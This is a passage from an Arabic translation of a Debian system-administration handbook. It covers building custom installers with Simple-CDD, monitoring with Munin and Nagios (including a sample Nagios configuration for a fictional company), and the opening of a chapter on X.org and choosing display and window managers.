وعلى صعيد آخر، تستطيع debian-cd دمج الحزم الخارجية، كما يمكن توسيع مثبت دبيان بإدخال خطوات جديدة في عملية التثبيت. بجمع هذه الإمكانيات، يفترض أن نستطيع إنشاء مثبت مخصص يلبي حاجاتنا؛ بل يفترض أن يتمكن أيضًا من ضبط بعض الخدمات بعد تثبيت الحزم المطلوبة. لحسن الحظ، هذه ليست فرضية بلا برهان، بل هي وظيفة Simple-CDD (في الحزمة simple-cdd) تماماً.

الهدف من Simple-CDD هو السماح لأي شخص بإنشاء توزيعة مشتقة من دبيان بسهولة، بتحديد مجموعة جزئية من الحزم المتوفرة، وإعدادها مسبقاً باستخدام Debconf، وإضافة برمجيات معينة، وتنفيذ سكربتات مخصصة عند نهاية عملية التثبيت. هذا يوافق فلسفة « نظام التشغيل العالمي »، حيث يستطيع أي شخص تعديله ليناسب حاجاته الشخصية.

12.3.3.1. تعريف البروفايلات

يعرف Simple-CDD « بروفايلات » تقابل مفهوم « الفئات – classes » في FAI، ويمكن إعطاء الجهاز عدة بروفايلات (تُحدَّد أثناء التثبيت). يعرف البروفايل بمجموعة من ملفات `profiles/profile.*`:

- ملف `description`. يحوي سطراً واحداً يصف البروفايل؛
- ملف `packages`. يسرد أسماء الحزم التي ستثبت تلقائيًا عند تحديد هذا البروفايل؛
- ملف `downloads`. يسرد أسماء الحزم التي ستخزن على وسيط التثبيت، لكن لا يشترط تثبيتها؛
- ملف `preseed`. يحوي معلومات التغذية لأسئلة Debconf (للمثبت أو للحزم)؛
- ملف `postinst`. يحوي سكربتًا يعمل عند نهاية التثبيت؛
- أخيراً، ملف `conf`. يسمح بتعديل بعض متغيرات Simple-CDD اعتماداً على البروفايلات التي ستضمَّن في الصورة.

البروفايل `default` له دور خاص، لأنه محدد دوماً؛ ولذلك يحوي الحد الأدنى المطلوب لعمل Simple-CDD. الشيء الوحيد الذي يخصص عادة في هذا البروفايل هو متغير التغذية `simple-cdd/profiles`: هذا يسمح بتفادي طلب Simple-CDD تحديد البروفايل الذي يريد تثبيته من المستخدم.

لاحظ أيضًا أنه يجب استدعاء الأوامر من المجلد الأب للمجلد `profiles`.

12.3.3.2. إعداد واستخدام **build-simple-cdd**

> *نظرة سريعة*
> ملف إعداد مفصل
>
> هناك مثال عن ملف إعداد Simple-CDD فيه كل المتغيرات الممكنة، مضمن في الحزمة (`/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`). يمكن استخدام هذا الملف كنقطة انطلاق عند إنشاء ملفات إعداد مخصصة.

يحتاج Simple-CDD للكثير من المتغيرات ليعمل بشكل كامل. غالبًا ما تجمع هذه المتغيرات في ملف إعداد، وبعدها نمرره للأمر **build-simple-cdd** بالخيار `--conf`، لكن يمكن أيضاً تحديد قيم هذه المتغيرات باستخدام بارمترات خاصة تعطى للأمر **build-simple-cdd**. إليك نظرة عامة عن عمل هذا الأمر، وعن تأثير متغيراته المختلفة:

- يحدد المتغير `profiles` البروفايلات التي ستضمن في صورة CD-ROM المولدة؛
- اعتماداً على قائمة الحزم المطلوبة سوف ينزل Simple-CDD الملفات المناسبة من المخدم المذكور في `server`، ويجمعها في مرآة جزئية (التي ستعطى لاحقًا إلى debian-cd).

- تدمج الحزم المخصصة المذكورة في `local_packages` أيضًا في هذه المرآة المحلية؛
- بعدها تستدعى debian-cd (ويستخدم موقع افتراضي يمكن تعديله بالمتغير `debian_cd_dir`)، وتعطى قائمة بالحزم المراد دمجها؛
- بعدما جهزت debian-cd المجلد، تطبق Simple-CDD بعض التعديلات عليه:
  - تضاف الملفات التي تحوي البروفايلات إلى مجلد فرعي باسم `simple-cdd` (وسوف يظهر في القرص النهائي)؛
  - تضاف الملفات الأخرى المذكورة في المتغير `all_extras` أيضًا؛
  - تضبط متغيرات الإقلاع لتفعيل التغذية. يتم تفادي الأسئلة عن اللغة والبلد إذا كانت المعلومات المطلوبة مخزنة في المتغيرين `language` و`country`.
- تولد debian-cd صورة ISO النهائية.

12.3.3.3. توليد صورة ISO

بعدما كتبنا ملف الإعداد وعرفنا البروفايلات، تبقى خطوة استدعاء **`build-simple-cdd --conf simple-cdd.conf`**. بعد عدة دقائق، نحصل على الصورة المطلوبة في `images/debian-7.0-amd64-CD-1.iso`.

12.4. المراقبة

المراقبة هي مصطلح عام، ونشاطات المراقبة المتنوعة لها أهداف عدة: فمن ناحية أولى، تسمح متابعة استهلاك موارد الحاسب بتوقع الإشباع والتطويرات اللاحقة له؛ ومن ناحية أخرى، فإن تنبيه مدير النظام فور خروج إحدى الخدمات عن العمل أو عدم عملها بشكل صحيح يعني أن إصلاح المشاكل التي تحدث قد يتم أبكر.

يغطي *Munin* الناحية الأولى، من خلال عرض مخططات بيانية للقيم التاريخية لعدد من المتغيرات (الذاكرة المستخدمة، مساحة القرص المحجوزة، حمل المعالج، نشاط الشبكة، حمل Apache/MySQL، وهكذا). أما *Nagios* فيغطي الناحية الأخرى، من خلال التحقق المنتظم من عمل الخدمات وتوفرها، وإرسال تنبيهات عبر القنوات المناسبة (بريد إلكتروني، رسائل نصية، وهكذا). لكل منهما تصميم تجزيئي يسهل إنشاء إضافات جديدة لمراقبة متغيرات أو خدمات محددة.

> *بدائل*
>
> Zabbix، أداة مراقبة متكاملة
>
> رغم أن استخدام Munin و Nagios شائع جداً، إلا أنهما ليسا اللاعبين الوحيدين في مجال المراقبة، كما أن كل منهما يعالج نصف المهمة فقط (الأول يتولى الرسوم البيانية، والثاني التنبيهات). أما Zabbix فيجمع بين الاثنتين؛ كما أن له واجهة وب لضبط

النواحي الأكثر استخداماً. لقد تطور Zabbix في قفزات كبيرة خلال السنوات القليلة الماضية، ويمكن اعتباره منافسًا حقيقيًا؛ لكن لسوء الحظ، Zabbix غير متوفر في ديبان ويزي نتيجة مشاكل في توقيت عملية الإصدار، لكن الحزمة ستتوفر كمنقول خلفي أو عبر مستودع غير رسمي.

→ http://www.zabbix.org/

بدائل

Icinga، مشتق من Nagios

اشتق عدد من المطورين Nagios نتيجة تباين الآراء بخصوص نموذج تطوير Nagios (الذي تتحكم به شركة)، واختاروا Icinga كاسم لهم. لا يزال Icinga متوافقاً مع إعدادات Nagios وإضافاته —حتى الآن— إلا أنه يضيف بعض المزايا الخاصة أيضاً.

→ http://www.icinga.org/

12.4.1. إعداد Munin

يهدف Munin لمراقبة العديد من الأجهزة؛ وبالتالي، من الطبيعي أن يعتمد بنية مخدم/عميل. يجمع المستضيف المركزي –راسم البيانات (the grapher)– المعطيات من جميع حواسيب المراقبة، ويولد المخططات البيانية الزمنية.

12.4.1.1. إعداد الأجهزة للمراقبة

الخطوة الأولى هي تثبيت الحزمة munin-node. تنصت الخدمة التي تثبتها هذه الحزمة إلى المنفذ 4949 وترد بإرسال البيانات التي تجمعها كافة الملحقات الفعالة. كل ملحق هو برنامج بسيط يعيد وصفاً للبيانات التي يجمعها بالإضافة إلى آخر قيمة مقاسة. تخزن الملحقات في `/usr/share/munin/plugins/`، لكن لا تستخدم منها إلا التي لها رابط رمزي في المجلد `/etc/munin/plugins/`.

عند تثبيت الحزمة، تعرف مجموعة من الملحقات الفعالة اعتماداً على البرمجيات المتوفرة والإعداد الحالي للمستضيف. لكن هذا الإعداد الآلي يعتمد على ميزة يجب أن يوفرها كل ملحق، ولذلك كان من المستحسن مراجعة وتعديل النتائج يدويًا. لو كان هناك توثيق شامل لكل ملحق لأفادنا في معرفة عمله، لكن للأسف لا يوجد أي توثيق رسمي. على أي حال، جميع الملحقات هي سكربتات ومعظمها بسيط جداً وفيه تعليقات توضيحية جيدة. إن تصفح `/etc/munin/plugins/` إذن هو طريق جيدة لأخذ فكرة عن مهمة كل ملحق وتحديد الملحقات التي يجب إزالتها. كما أن تفعيل ملحق مفيد تجده في `/usr/share/munin/plugins/` لا يحتاج إلا إنشاء رابط رمزي بالأمر **`ln -sf /usr/share/munin/plugins/`*`plugin`*` /etc/munin/plugins/`**. لاحظ أنه عندما ينتهي اسم الملحق بشرطة منخفضة « _ » (underscore)،

فهذا يعني أن الملحق يحتاج متغيراً حتى يعمل. يجب تخزين قيمة هذا المتغير في اسم الرابط الرمزي؛ مثلاً، يجب تفعيل الملحق « _if » بالرابط `if_eth0`، وعندها سيراقب نشاط الشبكة على الواجهة الشبكية eth0.

بعد إعداد جميع الملحقات بشكل صحيح، يجب تغيير إعدادات الخدمة لتحديد صلاحيات الوصول للبيانات المجموعة. يتم هذا من خلال استخدام تعليمة التوجيه `allow` في الملف `/etc/munin/munin-node.conf` الإعداد الافتراضي هو `allow ^127\.0\.0\.1$`، وهو يسمح بالوصول فقط للمستضيف المحلي. في العادة سيضيف مدير النظام سطراً مشابهاً يحوي عنوان IP للمستضيف راسم البيانات، وبعدها يعيد تشغيل الخدمة بالأمر **`invoke-rc.d munin-node restart`**.

التعمق أكثر

إنشاء ملحقات محلية

رغم عدم توفر وثائق رسمية للملحقات القياسية، إلا أن Munin يحوي توثيقاً مفصلاً عن أسلوب عمل الملحقات، وكيفية تطوير الملحقات الجديدة.

→ http://munin-monitoring.org/wiki/Documentation

أفضل اختبار للملحق هو عند تشغيله في الظروف نفسها التي يعمل فيها عندما تستدعيه الخدمة munin-node؛ ويمكن محاكاة هذا باستدعاء الأمر **`munin-run`** ***`plugin`*** بصلاحيات الجذر. إذا تم تمرير متغير ثان لهذا الأمر (مثل `config`) فسوف يعطى للملحق كمتغير.

عند استدعاء الملحق مع المتغير `config`، عليه توصيف نفسه عبر إعادة زمرة من الحقول:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
➥  many processes are in the run-queue (scheduled to run "
➥ immediately").
load.info 5 minute load average
```

تعرِّف مختلف الحقول المتوفرة في مواصفات « بروتوكول الإعداد—configuration protocol » المتوفر على موقع Munin.

→ http://munin-monitoring.org/wiki/protocol-config

عند استدعاء الملحق دون أي متغيرات، سوف يعيد آخر قيمة مقاسة ببساطة؛ مثلاً، تنفيذ **`sudo munin-run load`** سوف يعيد القيمة `load.value 0.12`.

أخيراً، عند استدعاء الملحق مع المتغير `autoconf`، عليه أن يعيد « yes » (مع حالة الخروج—exit status 0) إذا كان تفعيل الملحق واجباً على هذا المستضيف، أو « no » (مع حالة الخروج 1) في الحالة المعاكسة.

12.4.1.2. إعداد راسم البيانات

« راسم البيانات » هو ببساطة حاسوب يجمع البيانات ويولد الرسوم البيانية الموافقة. البرنامج المطلوب متوفر في الحزمة munin. يشغل الإعداد الافتراضي **munin-cron** (مرة كل 5 دقائق)، الذي يجمع البيانات من كافة الأجهزة المذكورة في `/etc/munin/munin.conf` (المستضيف المحلي هو الوحيد المذكور افتراضيًا)، ويحفظ البيانات التاريخية في ملفات RRD (*Round Robin Database*، وهي صيغة ملفات مصممة لحفظ البيانات التي تتغير مع الزمن) محفوظة في `/var/lib/munin/` ويولد صفحة HTML تحوي المخططات البيانية في المجلد `/var/cache/munin/www/`.

يجب إذن ذكر جميع الأجهزة المراقبة في ملف الضبط `/etc/munin/munin.conf`. كل جهاز يذكر في قسم كامل مع اسم يقابل الجهاز ومدخلة `address` واحدة على الأقل هي مدخلة العنوان التي تعطي عنوان IP المناسب.

```
[ftp.falcot.com]
    address 192.168.0.12
    use_node_name yes
```

يمكن أن تصبح الأقسام معقدة أكثر وتضاف إليها معلومات وصف مخططات بيانية إضافية لتوليدها بجمع البيانات من عدة أجهزة. العينات الموفرة في ملف الضبط هي نقاط بدء جيدة للتخصيص.

آخر خطوة هي نشر الصفحات المولدة؛ وهذا يحتاج إعداد مخدم وب حتى تتاح محتويات `/var/cache/munin/www/` على موقع وب. سيكون الوصول لهذا الموقع مقيَّداً غالباً، إما باستخدام نظام مصادقة أو بتقييد الوصول حسب عناوين IP. انظر القسم 11.2، « مخدم الوب (HTTP) » ص 328 لمزيد من التفاصيل.

12.4.2. إعداد Nagios

لا يشترط Nagios تثبيت أي شيء على الأجهزة المراقبة بخلاف Munin؛ بل يستخدم Nagios –معظم الأحيان– للتحقق من توفر الخدمات الشبكية. مثلاً، يمكن أن يتصل Nagios بمخدم الوب ويتحقق أنه يستطيع الحصول على صفحة وب معينة خلال مدة زمنية محددة.

12.4.2.1. التثبيت

أول خطوة في إعداد Nagios هي تثبيت الحزم nagios3، وnagios-plugins، وnagios3-doc. عملية التثبيت لهذه الحزم تتضمن إعداد واجهة وب وإنشاء مستخدم أولي باسم `nagiosadmin` (ويطلب منك تحديد كلمة السر لهذا الحساب). يمكن إضافة مستخدمين آخرين بسهولة بإضافتهم إلى ملف `/etc/nagios3/htpasswd.users` بالأمر **htpasswd** الذي يوفره مخدم الوب أباتشي. إذا لم يظهر سؤال Debconf عن

كلمة السر أثناء التثبيت، فيمكن استخدام **dpkg-reconfigure nagios3-cgi** لتعريف كلمة السر لحساب `nagiosadmin`.

تفتح واجهة الوب بتوجيه مستعرض الوب إلى العنوان `http://server/nagios3/`؛ لاحظ أن Nagios يراقب وحده بعض المتغيرات للجهاز الذي يعمل عليه. لكن لا تعمل بعض المزايا التفاعلية مثل إضافة التعليقات إلى المستضيف. هذه المزايا معطلة في إعدادات Nagios الافتراضية، إذ أن هذه الإعدادات مقيدة جداً لأسباب أمنية.

كما هو موثق في `/usr/share/doc/nagios3/README.Debian`، لتفعيل بعض المزايا يجب تعديل `/etc/nagios3/nagios.cfg` وتغيير قيمة المتغير `check_external_commands` إلى « 1 ». كما نحتاج ضبط صلاحيات الكتابة للمجلدات التي يستخدمها Nagios، بأوامر تشبه ما يلي:

```
# /etc/init.d/nagios3 stop
[...]
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios3/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios3
# /etc/init.d/nagios3 start
[...]
```

12.4.2.2. الضبط

واجهة الوب في Nagios جميلة نسبيًا، لكنها لا تسمح بتغيير الإعدادات، ولا يمكن استخدامها لإضافة أجهزة أو خدمات لمراقبتها. كل الإعداد تديره ملفات يشير إليها ملف الإعداد المركزي، وهو `/etc/nagios3/nagios.cfg`.

قبل الغوص في هذه الملفات، يجب فهم بعض مفاهيم Nagios. يشمل الإعداد مجموعة من الأنواع المختلفة من الكائنات:

- *host* (المستضيف) هو الجهاز الذي ستتم مراقبته؛
- *hostgroup* هي مجموعة من المستضيفين يجب تجميعهم معاً عند العرض، أو لتجميع بعض الإعدادات المشتركة؛
- *service* (الخدمة) هي عنصر قابل للقياس متعلق بمستضيف أو بمجموعة من المستضيفين. الغالب أنها فحص لخدمة شبكية ما، لكن يمكن أن تشمل اختبار متغيرات أخرى أيضًا والتحقق أن قيمها ضمن مجال مقبول (مثلاً، مساحة القرص الحرة أو حمل المعالج)؛
- *servicegroup* هي مجموعة من الخدمات التي يجب تجميعها معاً عند العرض؛
- *contact* هو شخص يتلقى التنبيهات؛
- *contactgroup* مجموعة من الأشخاص الذين يتلقون التنبيهات؛

- *timeperiod* الفاصل الزمني بين كل عملية تحقق من بعض الخدمات؛
- *command* هو سطر من الأوامر يستدعى للتحقق من خدمة معينة.

لكل كائن عدد من الخصائص (تختلف حسب نوعه) التي يمكن تعديلها. لا يمكن أن نضع قائمة كاملة بها لكثرتها، لكن أهم الخصائص هي العلاقات بين الكائنات.

تستخدم الخدمة (*service*) أمراً (*command*) للتحقق من حالة ميزة على مستضيف (*host*) معين (أو مجموعة *hostgroup*) خلال فاصل زمني (*timeperiod*). في حال حدوث مشكلة، يرسل Nagios تنبيهاً لجميع أعضاء *contactgroup* المرتبطة بتلك الخدمة. يرسل التنبيه لكل عضو وفقاً لقناة الاتصال المحددة في كائن *contact* المقابل له.

يسمح نظام الوراثة بتشارك مجموعة من الخصائص بين العديد من الكائنات دون تكرار المعلومات. كما يتضمن الإعداد الأولي عدد من الكائنات القياسية؛ إن تعريف مستضيف جديد أو خدمة أو جهة اتصال في معظم الأحيان هو مجرد اشتقاق للكائنات العامة المعرفة مسبقًا. الملفات في `/etc/nagios3/conf.d/` هي مصدر جيد لتعلم طريقة عمل هذه الكائنات.

يستخدم مديرو النظم في شركة فلكوت الإعداد التالي:

مثال 12.3. الملف `/etc/nagios3/conf.d/falcot.cfg`

```
define contact{
    name                            generic-contact
    service_notification_period     24x7
    host_notification_period        24x7
    service_notification_options    w,u,c,r
    host_notification_options       d,u,r
    service_notification_commands   notify-service-by-email
    host_notification_commands      notify-host-by-email
    register                        0 ; Template only
}
define contact{
    use             generic-contact
    contact_name    rhertzog
    alias           Raphael Hertzog
    email           hertzog@debian.org
}
define contact{
    use             generic-contact
    contact_name    rmas
    alias           Roland Mas
    email           lolando@debian.org
}

define contactgroup{
    contactgroup_name     falcot-admins
    alias                 Falcot Administrators
    members               rhertzog,rmas
}
```

```
define host{
    use                     generic-host ; Name of host template to use
    host_name               www-host
    alias                   www.falcot.com
    address                 192.168.0.5
    contact_groups          falcot-admins
    hostgroups              debian-servers,ssh-servers
}
define host{
    use                     generic-host ; Name of host template to use
    host_name               ftp-host
    alias                   ftp.falcot.com
    address                 192.168.0.6
    contact_groups          falcot-admins
    hostgroups              debian-servers,ssh-servers
}

# 'check_ftp' command with custom parameters
define command{
    command_name            check_ftp2
    command_line            /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$ -w 20 -c
➥ 30 -t 35
}

# Generic Falcot service
define service{
    name                    falcot-service
    use                     generic-service
    contact_groups          falcot-admins
    register                0
}

# Services to check on www-host
define service{
    use                     falcot-service
    host_name               www-host
    service_description     HTTP
    check_command           check_http
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     HTTPS
    check_command           check_https
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     SMTP
    check_command           check_smtp
}

# Services to check on ftp-host
define service{
    use                     falcot-service
    host_name               ftp-host
    service_description     FTP
    check_command           check_ftp2
}
```

يُعرِّف ملف الإعداد هذا مستضيفين لمراقبتهما. الأول مخدم وب، وتجرى عليه فحوصات على منفذ HTTP (80) ومنفذ HTTPS (443). يختبر Nagios أيضًا مخدم SMTP يعمل على المنفذ 25. المستضيف الثاني هو مخدم FTP، ويتضمن الاختبار التحقق أن الرد يتم خلال 20 ثانية. بعد هذا التأخير يولد *warning*؛ أما بعد 30 ثانية، فيصدر إنذار حرج. تظهر واجهة الوب الخاصة بـNagios أن خدمة SSH مراقبة أيضًا: هذه المراقبة ناتجة عن انضمام المستضيفون لمجموعة `ssh-servers`. الخدمة القياسية المقابلة معرفة في `/etc/nagios3/conf.d/services_nagios2.cfg`.

لاحظ استخدام الوراثة: يرث الكائن من كائن آخر باستخدام « use *`parent-name`* ». يجب أن يكون الكائن الأب قابلاً للتعرف، عبر إسناد اسم له في خاصية « name *`identifier`* ». إذا كان الهدف من الكائن الأب أن يستعمل في الوراثة فقط دون أن يكون كائناً حقيقياً، عندها يعطى الخاصية « register 0 » حتى لا يأخذه Nagios بعين الاعتبار، وبالتالي يتجاهل نقصان بعض المتغيرات المطلوبة في الحالة الطبيعية.

توثيق

قائمة بخصائص الكائنات

يمكن التعمق في فهم الطرق المختلفة لإعداد Nagios من الوثائق المتاحة في حزمة nagios3-doc. يمكن الوصول لهذه الوثائق مباشرة عبر واجهة الوب، من خلال وصلة « Documentation » في الزاوية اليسرى العليا. يتضمن التوثيق قائمة بأنواع الكائنات، مع جميع الخصائص التي يمكن أن تملكها. كما يشرح كيفية إنشاء ملحقات جديدة.

التعمق أكثر

الاختبار عن بعد باستخدام NRPE

العديد من ملحقات Nagios تسمح باختبار بعض المتغيرات المحلية على المستضيف؛ إذا كانت هناك حاجة لإجراء مثل هذه الاختبارات مع تجميع نتائجها في مكان واحد، فيجب نشر الملحق NPRE (*Nagios Remote Plugin Executor*). يجب تثبيت الحزمة nagios-nrpe-plugin على مخدم Nagios، والحزمة nagios-nrpe-server على الأجهزة التي يراد إجراء الاختبارات عليها. تأخذ الأخيرة إعداداتها من `/etc/nagios/nrpe.cfg`. يجب أن يحدد هذا الملف الاختبارات التي يمكن تنفيذها عن بعد، وعناوين IP للأجهزة التي يسمح لها بطلب هذه الاختبارات. تفعيل هذه الاختبارات البعيدة على طرف Nagios يتم ببساطة بإضافة الخدمات المقابلة لها باستخدام الأمر الجديد *check_nrpe*.

الفصل 13. محطات العمل

المحتويات:

بعد أن انتهينا من تجهيز المخدمات، يستطيع مديرو النظم التركيز على تثبيت النظام على محطات العمل الفردية وإنشاء إعداد نموذجي لها.

13.1. إعداد المخدّم X11

قد يكون الإعداد الأولي للواجهة الرسومية عسيراً أحياناً؛ فبطاقات العرض الحديثة جداً لا تعمل بشكل مثالي غالباً مع نسخة X.org المرفقة مع الإصدارة المستقرة من دبيان.

من باب التذكير: X.org هو المكون البرمجي الذي يسمح للتطبيقات الرسومية بعرض النوافذ على الشاشة. يتضمن X.org برنامج تعريف (driver) للاستفادة من بطاقة العرض بكفاءة، كما يقدم واجهة قياسية (واجهة *X11*، بنسختها *X11R7.7* في ويزي) حتى تستفيد التطبيقات الرسومية من الوظائف المتاحة.

> *منظور*
>
> X11، XFree86 وX.org
>
> نظام X11 هو أكثر الأنظمة الرسومية استخداماً في نظم التشغيل الشبيهة بـيونكس (كما أنه متوفر لنظامي ويندوز وMAC OS بالإضافة للنظام الأصلي). إذا أردنا الدقة، فإن المصطلح « X11 » يشير إلى توصيف لبروتوكول فقط، لكنه يستخدم عملياً للإشارة إلى التطبيقات التي تحقق هذا البروتوكول.
>
> كانت بداية X11 صعبة، لكن التسعينات شهدت بزوغ XFree86 كتحقيق مرجعي لأنه كان برنامجاً حراً، وقابلاً للنقل، وكان هناك مجتمع متعاون يعمل على صيانته. لكن مستوى التطور انحدر أخيراً عندما اقتصرت التغييرات على البرنامج على إضافة تعاريف جديدة للعتاد فقط. أدى ذلك الوضع، بالإضافة إلى تغيير في الرخصة أثار الخلاف، إلى اشتقاق X.org في 2004. يعتبر X.org التحقيق المرجعي الآن، وتعتمد دبيان ويزي على النسخة 7.7 من X.org.

تستطيع النسخ الحالية من X.org التعرف آلياً على العتاد المتوفر: ينطبق هذا الكلام على بطاقة الفيديو والشاشة، بالإضافة إلى لوحات المفاتيح والفأرات؛ في الواقع، من المريح أن الحزمة لم تعد تولد الملف `/etc/X11/xorg.conf` بعد الآن. كان هذا نتيجة مزايا طرحت في نواة لينكس 2.6 (بالأخص بالنسبة للوحات المفاتيح والفأرات)، ونتيجة جعل كل برنامج تعريف يسرد بطاقات الفيديو التي يدعمها، واستخدام بروتوكول DDC للحصول على خصائص الشاشة.

تضبط إعدادات لوحة المفاتيح حالياً في `/etc/default/keyboard`. يستخدم هذا الملف لضبط كل من سطر الأوامر النصي والواجهة الرسومية معاً، وتتحكم به الحزمة keyboard-configuration. تتوفر تفاصيل ضبط تخطيط لوحة المفاتيح في القسم 8.1.2، « ضبط لوحة المفاتيح » ص 196.

توفر الحزمة xserver-xorg-core مخدم X عام، كالمستخدم في النسخ 7.x من X.org. هذا المخدم تجزيئي ويعتمد على مجموعة من التعاريف المستقلة للتحكم بأنواع مختلفة عديدة من بطاقات الفيديو. يضمن تثبيت الحزمة xserver-xorg تثبيت مخدم x وتثبيت تعريف واحد على الأقل.

لاحظ أنه إذا لم يتعرف أي برنامج تعريف على بطاقة الفيديو المكتشفة، فسوف يحاول X.org استخدام تعريف VESA أو fbdev. الأول هو تعريف عام يجب أن يعمل في كل الظروف، لكن إمكانياته محدودة (خيارات أقل لدقة العرض، عدم وجود تسريع فيزيائي للألعاب والمؤثرات البصرية لسطح المكتب الرسومي، وهكذا) بينما يعمل الثاني اعتماداً على جهاز framebuffer الذي توفره النواة. يكتب مخدم X رسائله إلى الملف `/var/log/Xorg.0.log`، وهو المكان الذي يقصده المرء عندما يحتاج معرفة التعريف المستخدم حاليًا. مثلاً، القصاصة التالية توافق مخرجات تعريف `intel` عند تحميله:

```
(==) Matched intel as autoconfigured driver 0
(==) Matched vesa as autoconfigured driver 1
(==) Matched fbdev as autoconfigured driver 2
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

إضافة

التعاريف المملوكة

يرفض بعض مصنعي بطاقات الفيديو (أهمهم nVidia) نشر مواصفات العتاد المطلوبة لكتابة تعاريف حرة جيدة. لكنهم، على أية حال، يقدمون تعاريف مملوكة تسمح باستخدام منتجاتهم. هذه السياسة مخزية، لأنه حتى عند توفير التعريف المطلوب، فإنه لا يكون مصقولاً عادة كما يفترض به أن يكون؛ والأهم من ذلك، فقد لا يتابع تحديثات X.org، وهذا قد يمنع تحميل أحدث التعاريف المتوفرة بشكل صحيح (أو يمنع تحميلها كليّاً). لا يمكننا التغاضي عن هذا السلوك، ونحن ننصحك بتفادي هؤلاء المنتجين وتفضيل المصنِّعين الأكثر تعاوناً.

ومع ذلك، إذا انتهى بك الحال مع بطاقةٍ كتلك، فسوف تجد الحزم المطلوبة في القسم *غير الحر* (*non-free*): الحزمة nvidia-glx من أجل بطاقات nVidia، وfglrx-modules-dkms من أجل بعض بطاقات ATI. كلتا الحالتين تتطلب الحصول على وحدات النواة المقابلة لها. يمكن أتمتة عملية بناء هذه الوحدات بتثبيت حزمة nvidia-kernel-dkms (لأجل nVidia)، أو حزمة fglrx-modules-dkms (لأجل ATI).

يهدف مشروع « nouveau » لتطوير تعريف حر لبطاقات nVidia. بالنسبة لنسخة ويزي، فإن مزاياه لا تزال لا توازي التعريف المملوك. علينا أن نذكر هنا، دفاعاً عن المطورين، أنه لا يمكن جمع المعلومات المطلوبة إلا بالهندسة العكسية فقط، وهو ما يجعل المهمة صعبة. التعريف الحر لبطاقات الفيديو من ATI، والمسمّى « radeon »، أفضل بكثير في هذا الصدد رغم أنه يتطلب « برمجيات مبيتة » (firmware) غير حرة غالباً.

‎13.2. تخصيص الواجهة الرسومية

‎13.2.1. اختيار مدير عرض

توفر الواجهة الرسومية مساحة عرض فقط.إن تشغيل المخدم X وحده يؤدي إلى شاشة فارغة وحسب، لذلك تستخدم معظم الأنظمة مدير عرض *display manager* لعرض شاشة التحقق من المستخدم وتشغيل سطح المكتب الرسومي بعد تسجيل المستخدم دخوله. أشهر ثلاثة مدراء عرض مستخدمة حالياً هي gdm3 ‏(*GNOME Display Manager*)، وkdm ‏(*KDE Display Manager*)، وxdm ‏(*X Display Manager*). بما أن مديرو النظم في شركة فلكوت اختاروا استخدام بيئة سطح المكتب GNOME، فقد اختاروا منطقياً **gdm3** أيضاً ليستخدموه كمدير عرض. هناك خيارات كثيرة في الملف `/etc/gdm3/daemon.conf` (هناك قائمة بها في ملف التخطيط `/usr/share/gdm/gdm.schemas`) للتحكم بسلوك **gdm3** بينما يحوي `/etc/gdm3/greeter.gsettings` خيارات « جلسة » الترحيب (وهي أكثر من مجرد نافذة لتسجيل الدخول، بل هي سطح مكتب محدود مزود بأدوات إدارة الطاقة وتسهيلات الوصول accessibility). لاحظ أنه يمكن تعديل معظم الخيارات المفيدة للمستخدمين النهائيين من مركز تحكم GNOME.

‎13.2.2. اختيار مدير النوافذ

بما أن كل بيئة سطح مكتب توفر مدير نوافذ خاص بها، فإن اختيار الأولى يشمل اختيار الأخير عادة. تعتمد GNOME على مدير النوافذ **mutter** (أو **metacity** عندما يعمل في وضع GNOME Classic)، أما KDE فتعتمد على **kwin**، وXfce (التي سنعرضها لاحقاً) لديها **xfwm**. تسمح فلسفة يونكس دائماً باستخدام مدير النوافذ الذي تريده، لكن اتباع التوصيات يسمح لمدير النظام بالاستفادة العظمى من جهود التكامل التي يبذلها كل مشروع.

> *أساسيات*
>
> مدير النوافذ
>
> من الحقائق في تقاليد يونكس تنفيذ مهمة واحدة فقط ولكن تنفيذها بشكل جيد، يعرض مدير النوافذ « الديكور » حول نوافذ التطبيقات التي تعمل حالياً، وهذا يشمل الإطار وشريط العنوان. كما يسمح أيضاً بتصغير واستعادة وتكبير النوافذ و إخفائها. كما يوفر معظم مديرو النوافذ أيضاً قائمة تبثق عند نقر سطح المكتب بطريقة معينة. تمثل هذه القائمة الوسيلة لإغلاق جلسة مدير النوافذ، أو فتح تطبيقات جديدة، وفي بعض الحالات التبديل إلى مدير نوافذ آخر (إذا كان مثبتاً).

قد تعاني الحواسيب القديمة، على أي حال، عند تشغيل بيئات سطح المكتب الرسومية الثقيلة. في هذه الحالات، يجب استخدام إعداد أخف. نذكر من مديري النوافذ « الخفيفين » (light أوsmall footprint)

WindowMaker (في الحزمة wmaker)، وafterstep، وfvwm، وicewm، وblackbox، وfluxbox وopenbox. في هذه الحالات، يجب ضبط النظام حتى يأخذ مدير النوافذ المناسب الأولوية؛ الطريقة القياسية لذلك هي تغيير البديل **x-window-manager** باستخدام الأمر **update-alternatives --config x-window-manager**.

> *خصائص دبيان*
>
> بدائل
>
> تتضمن سياسة دبيان عدد من الأوامر الموحدة القادرة على تنفيذ فعل معين. مثلاً، يستدعي الأمر **x-window-manager** مدير نوافذ ما. لكن دبيان لا تسند هذا الأمر إلى مدير نوافذ معين. يستطيع مدير النظام تحديد أي مدير نوافذ يجب أن يستدعيه.
> تسجل إذن كل حزمة من حزم مدراء النوافذ الأمر المناسب كخيار محتمل للأمر **x-window-manager** بالإضافة إلى أولوية مقترنة به. تسمح هذه الأولوية باختيار أفضل مدير نوافذ مثبت عند تشغيل الأمر العام، ما لم يعدل مدير النظام الإعداد صراحة.
